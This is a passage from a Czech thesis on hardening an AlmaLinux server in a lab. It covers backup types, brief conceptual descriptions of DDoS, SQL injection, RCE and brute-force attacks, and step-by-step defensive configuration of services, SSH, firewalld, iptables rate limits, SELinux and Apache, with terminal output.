- Přírůstková záloha – ukládá pouze data, která byla změněna od poslední provedené zálohy (plné nebo přírůstkové). Zvolený přístup výrazně šetří úložný prostor a zkracuje dobu zálohování, avšak obnova dat vyžaduje dostupnost celé posloupnosti záloh. (Mičan, 2015)
- Rozdílová záloha – zaznamenává změny provedené od poslední plné zálohy. Oproti přírůstkovému zálohování je obnova jednodušší, protože je potřeba pouze poslední plná a poslední rozdílová záloha, avšak s rostoucím časem narůstá její velikost. (Mičan, 2015)

Volba konkrétního typu zálohování závisí na charakteru provozovaného systému, objemu dat a požadavcích na rychlost obnovy. V praxi se často využívá kombinace plných a přírůstkových nebo rozdílových záloh, která představuje kompromis mezi efektivitou ukládání a jednoduchostí obnovy. (Mičan, 2015)

Nedílnou součástí zálohovací strategie je také pravidelné testování obnovy dat, které ověřuje funkčnost záloh a připravenost systému na krizové situace. Bez ověření obnovitelnosti nelze zálohování považovat za spolehlivé. (Mičan, 2015)

1.7.3 Význam kombinace monitoringu a zálohování

Kombinace efektivního monitoringu a promyšleného zálohování výrazně zvyšuje odolnost linuxového serveru vůči provozním i bezpečnostním hrozbám. Zatímco monitoring umožňuje problémům předcházet nebo je včas detekovat, zálohování poskytuje poslední záchrannou vrstvu v situacích, kdy preventivní opatření selžou. Společně mechanismy tvoří nedílnou součást komplexního zabezpečení serverového systému. (Dočekal, 2010)

1.8 Přehled útoků relevantních pro práci

Bezpečnost linuxového serveru je ohrožována širokým spektrem útoků, které mohou cílit jak na samotný operační systém, tak na provozované služby a aplikace. Pro účely této práce jsou

relevantní zejména útoky, které se často vyskytují v serverových prostředích a mohou mít přímý dopad na důvěrnost, integritu a dostupnost systému. (Dočekal, 2010)

1.8.1 DDoS (Distributed Denial of Service)

Útok typu Distributed Denial of Service (DDoS) představuje pokus o zahlcení serveru nebo služby velkým množstvím požadavků z více zdrojů současně. Cílem je vyčerpat dostupné systémové prostředky, jako je šířka pásma, procesorový čas nebo paměť, což vede k nedostupnosti služby pro legitimní uživatele. (Grygaříková, 2019)

DDoS útoky mohou mít různé formy, například volumetrické útoky, protokolové útoky nebo aplikační útoky zaměřené na konkrétní služby. V prostředí linuxových serverů představují významnou hrozbu zejména pro veřejně dostupné služby. (Grygaříková, 2019)

1.8.2 SQL injection

SQL injection představuje útok zaměřený na databázovou vrstvu aplikace, při kterém útočník vkládá škodlivé SQL dotazy do vstupních polí aplikace. Nedostatečně ošetřené vstupy mohou vést k manipulaci s databází, získání citlivých dat nebo kompromitování systému. (Bahureková, 2020)

Útok SQL injection umožňuje například obejít autentizaci, číst nebo měnit data v databázi, případně spouštět administrativní operace. Riziko výskytu útoku roste u aplikací, které nepoužívají parametrizované dotazy nebo neprovádějí validaci vstupů. (Bahureková, 2020)

1.8.3 RCE (Remote Code Execution)

Remote Code Execution (RCE) označuje typ zranitelnosti, která umožňuje útočnickovi spustit libovolný kód na vzdáleném systému. Úspěšné zneužití vede k plnému převzetí kontroly nad serverem a představuje jednu z nejzávažnějších bezpečnostních hrozeb. (CyberHoot, 2022)

RCE zranitelnosti vznikají například v důsledku chyb v aplikacích, nesprávného zpracování vstupů nebo špatné konfigurace služeb. Útočník může prostřednictvím takové zranitelnosti instalovat škodlivý software, získat citlivá data nebo zneužít server pro další útoky. (CyberHoot, 2022)

1.8.4 Brute-force útoky

Brute-force útoky spočívají v opakovaném zkoušení různých kombinací přihlašovacích údajů s cílem získat neoprávněný přístup k systému. Útoky bývají automatizované a využívají specializované nástroje pro generování hesel. (Shirokova, 2017)

Brute-force útoky jsou často zaměřeny na služby jako SSH, FTP nebo webové přihlašovací formuláře. Úspěšnost útoku závisí především na síle hesla a implementaci ochranných mechanismů, například omezení počtu pokusů o přihlášení nebo více faktorové autentizace. (Shirokova, 2017)

2 Praktická část

Praktická část se zabývá návrhem, implementací a testováním bezpečnostních opatření na linuxovém serveru v izolovaném laboratorním prostředí. Cílem je ověřit účinnost jednotlivých mechanismů oproti běžným typům útoků a vyhodnotit přínos z hlediska zvýšení bezpečnosti systémů. Důraz je kladen nejen na samotnou implementaci, ale i na dokumentaci, měření a analýzu získaných dat.

2.1 Popis laboratorního prostředí

Celé testování probíhá v uzavřeném virtuálním prostředí vytvořeném pomocí nástroje Hyper-V od společnosti Microsoft. Virtuální stroje jsou propojeny v interní síti, která neumožňuje přímý přístup do internetu během provádění útoků.

První virtuální stroj je založen na distribuci AlmaLinux ve verzi 10. Server představuje cílový systém, který je postupně zabezpečován a následně testován. Na serveru běží síťové služby, webový server a databázový server. Server má přiděleno 4 GB operační paměti a 60 GB diskového prostoru. Po instalaci systému byl vytvořen standardní uživatel, zatímco administrátorský účet root nebyl používán pro běžnou práci.

Druhý virtuální stroj byl koncipována jako dedikovaný zálohovací server. Primární účel spočíval v zajištění pravidelné zálohy dat a systémových konfigurací prvního virtuálního stroje. Kromě zálohovacích mechanismů byla na daném rozhraní zprovozněna také centrální část (hub) monitorovacího systému Beszel. Prostřednictvím uvedené platformy bylo realizováno kontinuální sledování provozních parametrů a vytížení systémových prostředků prvního virtuálního stroje, což umožnilo efektivní sběr telemetrických dat v reálném čase.

Třetí virtuální stroj využívá distribuci Kali Linux a slouží jako útočný systém. Obsahuje nástroje pro penetrační testování, síťové skenování a zátěžové testy. Virtuální stroj je používán výhradně k provádění kontrolovaných útoků na cílový server.

2.2 Základní hardening serveru (implementace)

Základní hardening serveru představuje první fázi praktické implementace bezpečnostních opatření v rámci konfigurace operačního systému. Hardening lze definovat jako proces systematického snižování útočné plochy systému prostřednictvím odstranění nepotřebných služeb, omezení přístupových oprávnění a zpřísnění konfigurace klíčových komponent.

Cílem fáze bylo vytvoření bezpečného výchozího stavu serveru, který minimalizuje riziko neoprávněného přístupu nebo zneužití běžících služeb.

2.2.1 Aktualizace systému

Bezprostředně po vytvoření serveru byla provedena aktualizace operačního systému za účelem odstranění známých zranitelností a aplikace bezpečnostních záplat. Aktualizace byla realizována pomocí správce balíčků DNF příkazem:

```
dnf update
```

Zvoleným postupem bylo zajištěno, že všechny nainstalované balíčky odpovídají nejnovější dostupné stabilní verzi v rámci použitých repozitářů. Aktualizace systému představuje zásadní bezpečnostní opatření, neboť většina úspěšných útoků cílí na již známé a opravené chyby v zastaralých verzích softwaru.

Následně byla provedena kontrola aktuálnosti systému, přičemž výstup potvrdil, že žádné další aktualizace nejsou k dispozici.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf update
Poslední kontrola metadat: před 3:12:45, So 21. února 2026, 17:59:54.
Závislosti vyřešeny.
Není co dělat.
Hotovo!
root@localhost:/home/jmarek#
    
```

Obrázek 2: Kontrola aktuálního systému
Zdroj: Vlastní práce

2.2.2 Vypnutí nepotřebných služeb

V další fázi byla provedena analýza běžících služeb a otevřených síťových portů. Cílem bylo identifikovat komponenty, které nejsou pro zamýšlený provoz serveru nezbytné.

Pro zobrazení aktivních síťových spojení a naslouchajících služeb byl použit příkaz:

`ss -tulpn`

Význam jednotlivých parametrů:

- t (TCP) – zobrazení TCP soketů,
- u (UDP) – zobrazení UDP soketů,
- l (listening) – zobrazení služeb v režimu naslouchání,
- p (processes) – zobrazení procesů využívajících daný port,
- n (numeric) – zobrazení číselných hodnot portů bez překladu názvů.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 127.0.0.1:323 0.0.0.0:* users:(("chronyd",pid=1138,fd=5))
udp UNCONN 0 0 0.0.0.0:5353 0.0.0.0:* users:(("avahi-daemon",pid=1094,fd=12))
udp UNCONN 0 0 0.0.0.0:58889 0.0.0.0:* users:(("wsdd",pid=3513,fd=8))
udp UNCONN 0 0 172.20.10.11:3702 0.0.0.0:* users:(("wsdd",pid=3513,fd=9))
udp UNCONN 0 0 239.255.255.250:3702 0.0.0.0:* users:(("wsdd",pid=3513,fd=7))
udp UNCONN 0 0 [::1]:323 [::]:* users:(("chronyd",pid=1138,fd=6))
udp UNCONN 0 0 *:45501 *:* users:(("wsdd",pid=3513,fd=13))
udp UNCONN 0 0 [fe80::f1ce:7974:a21a:935e]%eth0:546 [::]:* users:(("NetworkManager",pid=1216,fd=26))
udp UNCONN 0 0 [::]:5353 [::]:* users:(("avahi-daemon",pid=1094,fd=13))
udp UNCONN 0 0 [fe80::f1ce:7974:a21a:935e]%eth0:3702 [::]:* users:(("wsdd",pid=3513,fd=14))
udp UNCONN 0 0 [ff02::c]%eth0:3702 [::]:* users:(("wsdd",pid=3513,fd=12))
tcp LISTEN 0 4096 127.0.0.1:631 0.0.0.0:* users:(("cupsd",pid=1225,fd=8))
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:* users:(("sshd",pid=1226,fd=7))
tcp LISTEN 0 128 [::]:22 [::]:* users:(("sshd",pid=1226,fd=8))
tcp LISTEN 0 4096 [::1]:631 [::]:* users:(("cupsd",pid=1225,fd=7))
tcp LISTEN 0 4096 *:9090 *:* users:(("systemd",pid=1,fd=80))
root@localhost:/home/jmarek#
    
```

Obrázek 3: Výpis otevřených síťových portů a naslouchajících služeb
Zdroj: Vlastní práce

Na základě provedené analýzy byly identifikovány služby, jejichž provoz nebyl pro daný typ serveru vyžadován. Vybrané služby byly deaktivovány s cílem minimalizovat množství potenciálně zneužitelných komponent.

Deaktivace služby CUPS. Služba CUPS, určená pro správu tiskových úloh, byla vyhodnocena jako nadbytečná, jelikož server nebude využíván pro tiskové operace.

Služba byla trvale deaktivována pomocí příkazu:

```
systemctl disable cups
```

čímž bylo zabráněno jejímu automatickému spuštění po restartu systému. Následně byla okamžitě zastavena příkazem:

```
systemctl stop cups
```



```
jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# systemctl disable cups
Removed '/etc/systemd/system/sockets.target.wants/cups.socket'.
Removed '/etc/systemd/system/multi-user.target.wants/cups.service'.
Removed '/etc/systemd/system/multi-user.target.wants/cups.path'.
Removed '/etc/systemd/system/printer.target.wants/cups.service'.
Disabling 'cups.service', but its triggering units are still active:
cups.socket, cups.path
root@localhost:/home/jmarek# systemctl stop cups
root@localhost:/home/jmarek#
```

Obrázek 4: Vypnutí služby cups

Zdroj: Vlastní práce

Deaktivací služby Cockpit bylo eliminováno riziko spojené s přítomností webového grafického rozhraní pro vzdálenou správu serveru, které standardně naslouchá na portu 9090. Vzhledem k realizaci správy primárně prostřednictvím příkazové řádky a protokolu SSH byla služba vyhodnocena jako nadbytečná a následně zakázána.

Byla deaktivována pomocí příkazů:

```
systemctl disable cockpit.socket
```

```
systemctl stop cockpit.socket
```



```
jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# systemctl disable cockpit.socket
Removed '/etc/systemd/system/sockets.target.wants/cockpit.socket'.
root@localhost:/home/jmarek# systemctl stop cockpit.socket
root@localhost:/home/jmarek#
```

Obrázek 5: Vypnutí služby cockpit


Zdroj: Vlastní práce

Deaktivace služby Avahi. Služba Avahi slouží k automatickému vyhledávání zařízení v lokální síti bez nutnosti manuální konfigurace IP adres. Služba je typicky využívána v uživatelských nebo kancelářských prostředích, nikoli na produkčním serveru.

Proto byla služba deaktivována pomocí příkazů:

```
systemctl disable avahi-daemon
```

```
systemctl stop avahi-daemon
```



```

jmarek@localhost:/home/jmarek

root@localhost:/home/jmarek# systemctl disable avahi-daemon
Removed '/etc/systemd/system/sockets.target.wants/avahi-daemon.socket'.
Removed '/etc/systemd/system/dbus-org.freedesktop.Avahi.service'.
Removed '/etc/systemd/system/multi-user.target.wants/avahi-daemon.service'.
Disabling 'avahi-daemon.service', but its triggering units are still active:
avahi-daemon.socket
root@localhost:/home/jmarek# systemctl stop avahi-daemon
Stopping 'avahi-daemon.service', but its triggering units are still active:
avahi-daemon.socket
root@localhost:/home/jmarek# █

```

Obrázek 6: Vypnutí služby avahi


Zdroj: Vlastní práce

Deaktivací služby WSDD bylo zamezeno viditelnosti serveru v prostředí operačního systému Windows prostřednictvím síťového objevování. Vzhledem k absenci požadavku na běžné sdílení v lokální síti byla daná funkcionality shledána nevyžadovanou a služba byla následně vypnuta.

Služba byla deaktivována příkazy:

```
systemctl disable wsdd
```

```
systemctl stop wsdd
```



```

jmarek@localhost:/home/jmarek

root@localhost:/home/jmarek# systemctl disable wsdd
root@localhost:/home/jmarek# systemctl stop wsdd
root@localhost:/home/jmarek# █

```

Obrázek 7: Vypnutí služby wsdd

Zdroj: Vlastní práce

Po deaktivaci uvedených služeb byla opět provedena kontrola otevřených portů. Výpis potvrdil výrazné omezení počtu naslouchajících služeb. Aktivní zůstaly pouze nezbytné komponenty, konkrétně:

- chronyd – služba pro synchronizaci systémového času,
- NetworkManager – správa síťového připojení,
- SSH – vzdálený přístup k serveru.

Realizovaným krokem došlo k významnému snížení útočné plochy systému.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# ss -tulpn
Netid State  Recv-Q  Send-Q           Local Address:Port Peer Address:Port           Process
udp  UNCONN  0        0           127.0.0.1:323      0.0.0.0:*           users:(("chronyd",pid=1121,fd=5))
udp  UNCONN  0        0           [::1]:323         [::]:*              users:(("chronyd",pid=1121,fd=6))
udp  UNCONN  0        0   [fe80::f1ce:7974:a21a:935e]%eth0:546 [::]:*              users:(("NetworkManager",pid=1203,fd=22))
tcp  LISTEN  0       128           0.0.0.0:22        0.0.0.0:*           users:(("sshd",pid=1213,fd=7))
tcp  LISTEN  0       128           [::]:22          [::]:*              users:(("sshd",pid=1213,fd=8))
root@localhost:/home/jmarek#

```

Obrázek 8: Výpis aktivních portů po redukci útočné plochy

Zdroj: Vlastní práce

2.2.3 Zabezpečení SSH

V další fázi byla provedena konfigurace služby SSH, která představuje klíčový mechanismus vzdálené správy serveru.

Ve výchozím stavu byla služba SSH provozována na standardním portu 22. Z bezpečnostních důvodů bylo rozhodnuto o změně portu na hodnotu 32. Realizovaným opatřením byla snížena pravděpodobnost automatizovaných útoků, které bývají často zaměřeny na výchozí porty běžných služeb.

Změna byla provedena úpravou konfiguračního souboru `/etc/ssh/sshd_config`, kde byl parametr `port` nastaven na hodnotu 32.

Současně bylo zakázáno přihlašování uživatele `root` prostřednictvím SSH změnou parametru `PermitRootLogin` na hodnotu `no`. Uplatněným postupem bylo zamezeno přímým administrátorským přístupům z externí sítě.

Po provedení změn bylo nezbytné:

- povolit nový port ve firewallu,
- odebrat původní port 22 z konfigurace firewallu,
- přidat nový port do politiky SELinux,
- restartovat službu SSH pomocí příkazu `systemctl restart sshd`.

```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# nano /etc/ssh/sshd_config
root@localhost:/home/jmarek# firewall-cmd --permanent --add-port=32/tcp
success
root@localhost:/home/jmarek# firewall-cmd --permanent --remove-service=ssh
success
root@localhost:/home/jmarek# firewall-cmd --reload
success
root@localhost:/home/jmarek# semanage port -l | grep ssh
ssh_port_t          tcp      22
root@localhost:/home/jmarek# semanage port -a -t ssh_port_t -p tcp 32
root@localhost:/home/jmarek# systemctl restart sshd
root@localhost:/home/jmarek#

```

Obrázek 9: Změna portů na firewallu a SELinuxu

Zdroj: Vlastní práce

Zvolená opatření zajistila, že vzdálený přístup k serveru je omezen, řízen a chráněn proti běžným formám automatizovaných útoků.

Závěrem lze konstatovat, že provedené kroky vytvořily stabilní a bezpečný výchozí stav serveru. Vytvořený stav bude v následujících kapitolách dále rozšiřován o pokročilejší bezpečnostní mechanismy a aplikační ochranu.

2.3 Kontrola firewallu a SELinux (prakticky)

Bylo nutné také zkontrolovat stav firewallu a nástroje SELinux, zda jsou služby aktivní a správně nastavené. Po provedení těchto kroků bude systém základně zabezpečen proti běžným síťovým útokům a neoprávněnému přístupu k souborům.

2.3.1 Kontrola firewallu


Firewall kontroluje, jaká síťová komunikace může na server přicházet a jaká data může server přijímat nebo odesílat. V systému AlmaLinux je standardně používán firewall firewalld.

Nejprve bylo nutné zjistit, zda firewall na serveru běží. K realizaci byly využity následující příkazy:

```
firewall-cmd --state
```

```
systemctl status firewalld
```

Po provedení prvního příkazu se zobrazí jednoduchý výpis running, který potvrzuje, že firewall běží. Druhý příkaz poskytuje podrobnější informace o stavu služby.



```

jmarek@localhost:/home/jmarek

root@localhost:/home/jmarek# firewall-cmd --state
running
root@localhost:/home/jmarek# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
   Loaded: loaded (/usr/lib/systemd/system/firewalld.service; enabled; preset: enabled)
   Active: active (running) since Sun 2026-02-22 19:47:43 CET; 34min ago
     Invocation: eba86fae0eb24df0baf5967caed83cfc
       Docs: man:firewalld(1)
    Process: 1176 ExecStartPost=/usr/bin/firewall-cmd --state (code=exited, status=0/SUCCESS)
   Main PID: 1164 (firewalld)
      Tasks: 2 (limit: 22903)
     Memory: 51.3M (peak: 72.4M)
        CPU: 831ms
    CGroup: /system.slice/firewalld.service
            └─1164 /usr/bin/python3 -sP /usr/sbin/firewalld --nofork --nopid

úno 22 19:47:43 localhost systemd[1]: Starting firewalld.service - firewalld - dynamic firewall daem
úno 22 19:47:43 localhost systemd[1]: Started firewalld.service - firewalld - dynamic firewall daemo
root@localhost:/home/jmarek#

```

Obrázek 10: Kontrola, zda firewall běží

Zdroj: Vlastní práce

Dále bylo nutné zjistit, která zóna je nastavena jako výchozí. K provedení byl využit příkaz:

```
firewall-cmd --get-default-zone
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# firewall-cmd --get-default-zone
public
root@localhost:/home/jmarek#

```

Obrázek 11: Ověření výchozí zóny firewallu

Zdroj: Vlastní práce

Zobrazen kompletní výpis konfigurace firewallu pomocí příkazu:

```
firewall-cmd --list-all
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# firewall-cmd --list-all
public (default, active)
  target: default
  ingress-priority: 0
  egress-priority: 0
  icmp-block-inversion: no
  interfaces: eth0
  sources:
  services: cockpit dhcpv6-client ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
root@localhost:/home/jmarek#

```

Obrázek 12: Výpis kompletní konfigurace firewallu


Zdroj: Vlastní práce

Pro zvýšení úrovně zabezpečení serveru byla provedena konfigurace firewallu pomocí nástroje *iptables*, která umožňuje řízení síťového provozu na základě definovaných pravidel. Konkrétně byla nastavena pravidla omezující počet požadavků z jedné IP adresy, čímž se snižuje riziko zneužití služby například při brute-force nebo DoS útocích.

Byly použity následující příkazy:

```
iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT
```

```
iptables -A INPUT -p tcp --syn -j DROP
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# iptables -A INPUT -p tcp --syn -m limit --limit 1/s --limit-burst 3 -j ACCEPT
root@localhost:/home/jmarek# iptables -A INPUT -p tcp --syn -j DROP
root@localhost:/home/jmarek#

```

Obrázek 13: Nastavení omezení počtu TCP spojení

Zdroj: Vlastní práce

První příkaz přidává pravidlo do řetězce INPUT, které se aplikuje na příchozí TCP spojení se SYN příznakem, tedy na pokusy o navázání nového spojení. Modul *limit* omezuje počet těchto požadavků na maximálně jeden za sekundu, přičemž krátkodobě umožňuje překročení limitu až na tři požadavky (parametr *limit-burst*). Pokud požadavky splňují uvedená kritéria, jsou povoleny.

Druhý příkaz definuje pravidlo, které zahodí všechny ostatní příchozí TCP požadavky se SYN příznakem, které nesplňují podmínky předchozího pravidla. Výsledkem je, že nadměrný počet pokusů o navázání spojení z jedné IP adresy je blokován.

Realizované nastavení omezuje počet požadavků, které může jedna IP adresa odeslat v daném časovém intervalu, a tím pomáhá chránit server před přetížením nebo pokusy o prolomení přístupu.

V budoucnu lze bezpečnostní politiku rozšířit o pravidlo omezující počet souběžných spojení. Je však nutné vzít v úvahu, že tento přístup může být v určitých scénářích značně neefektivní až kontraproduktivní. Pokud by se k serveru pokusilo přistoupit větší množství uživatelů sdílejících stejnou veřejnou IP adresu (například zaměstnanci v rámci jedné firemní sítě za NAT), limit by mohl být rychle vyčerpán, což by legitimním uživatelům znemožnilo přístup ke stránce.

K implementaci tohoto omezení slouží následující příkaz:

```
iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 20 -j DROP
```

Firewall byl již využíván při konfiguraci služby SSH a bude dále použit také při konfiguraci dalších služeb běžících na serveru.

2.3.2 Kontrola SELinux

Bezpečnostní mechanismus SELinux slouží k řízení přístupu jednotlivých služeb k systémovým souborům a procesům. Pomocí bezpečnostních politik určuje, ke kterým souborům nebo systémovým prostředkům může konkrétní služba přistupovat.


Pro ověření aktuálního režimu SELinux byl použit příkaz:

```
getenforce
```

Výstupem příkazu je jeden ze tří možných stavů:

- Enforcing – bezpečnostní politiky jsou aktivně vynucovány,
- Permissive – pravidla jsou pouze monitorována, ale nejsou vynucována,
- Disabled – SELinux je zcela vypnut.

V uvedeném případě byl výstupem stav Enforcing, což potvrzovalo, že definovaná bezpečnostní pravidla jsou systémem aktivně vynucována a aplikována.



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# getenforce
Enforcing
root@localhost:/home/jmarek#

```

Obrázek 14: Ověření stavu SELinuxu

Zdroj: Vlastní práce

Pro detailnější konfiguraci o SELinuxu lze použít příkaz:

`sestatus`



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# sestatus
SELinux status:                enabled
SELinuxfs mount:              /sys/fs/selinux
SELinux root directory:      /etc/selinux
Loaded policy name:          targeted
Current mode:                 enforcing
Mode from config file:       enforcing
Policy MLS status:           enabled
Policy deny_unknown status:  allowed
Memory protection checking:  actual (secure)
Max kernel policy version:   33
root@localhost:/home/jmarek#

```

Obrázek 15: Detailnější výpis konfigurace SELinuxu

Zdroj: Vlastní práce

2.4 Nasazení služby s daty (WordPress + Apache + DB)

Na server bylo nutné nasadit konkrétní služby a naplnit jej testovacími daty. Cílem bylo vytvořit prostředí, na kterém bude možné simulovat bezpečnostní incidenty a následně vyhodnotit, zda došlo k úniku dat nebo k jejich narušení.

Jako aplikační služba byl zvolen redakční systém WordPress, který umožňuje tvorbu a správu webových stránek. Pro jeho provoz bylo nutné nainstalovat a nakonfigurovat takzvaný LAMP stack.

LAMP je zkratka pro následující komponenty:

- Linux – operační systém, na kterém server běží,
- Apache – webový server zajišťující HTTP komunikaci,
- MariaDB – relační databázový systém pro ukládání dat,
- PHP – skriptovací jazyk umožňující dynamické generování webových stránek.


Uvedená kombinace byla zvolena jako standardní prostředí pro provoz webových aplikací.

2.4.1 Instalace Apache

Apache HTTP Server je jeden z nejpoužívanějších webových serverů na Linuxových operačních systémech.

Distribuce AlmaLinux obsahuje instalační balíček Apache ve svých oficiálních repozitářích, proto bylo možné server nainstalovat pomocí příkazu:

```
dnf install httpd
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# dnf install httpd
Poslední kontrola metadat: před 23:14:29, Út 24. února 2026, 14:09:13.
Závislosti vyřešeny.
-----
Baliček          Arch      Verze          Repozitář      Veliko
st
-----
Instalování:
httpd            x86_64     2.4.63-4.el10_1.3  appstream      47 k
Instalování závislostí:
almalinux-logos-httpd  noarch    100.3-3.el10_0    appstream      18 k
apr              x86_64     1.7.5-2.el10      appstream      128 k
apr-util         x86_64     1.6.3-23.el10_1   appstream      97 k
apr-util-ldap    x86_64     1.6.3-23.el10_1   appstream      13 k
httpd-core       x86_64     2.4.63-4.el10_1.3 appstream      1.4 M
httpd-filesystem  noarch    2.4.63-4.el10_1.3 appstream      13 k
httpd-tools      x86_64     2.4.63-4.el10_1.3 appstream      81 k
Instalování slabých závislostí:
apr-util-openssl  x86_64     1.6.3-23.el10_1   appstream      15 k
mod_http2         x86_64     2.0.29-3.el10     appstream      161 k
mod_lua           x86_64     2.4.63-4.el10_1.3 appstream      59 k
-----
Shrnutí transakce
-----

```


Obrázek 16: Instalace webového serveru

Zdroj: Vlastní práce

Po instalaci bylo nutné službu spustit a nastavit její automatické spuštění při startu systému, pomocí příkazů:

```
systemctl start httpd
```

```
systemctl enable httpd
```



```

jmarek@localhost:/home/jmarek
root@localhost:/home/jmarek# systemctl start httpd
root@localhost:/home/jmarek# systemctl enable httpd
Created symlink '/etc/systemd/system/multi-user.target.wants/httpd.service' -> '/usr/lib/systemd/system/httpd.service'.
root@localhost:/home/jmarek# █

```

Obrázek 17: Spuštění webového serveru

Zdroj: Vlastní práce

Stav služby lze ověřit příkazem:

```
systemctl status httpd
```

Výstup příkazu potvrzuje, že služba je aktivní (active) a povolená (enabled).

```

jmarek@localhost:/home/jmarek -- systemctl status httpd

● httpd.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; preset: disabled)
   Active: active (running) since Wed 2026-02-25 13:25:22 CET; 2min 2s ago
 Invocation: 0edebf3512984034812b7c78cb285bb5
    Docs: man:httpd.service(8)
  Main PID: 3708 (httpd)
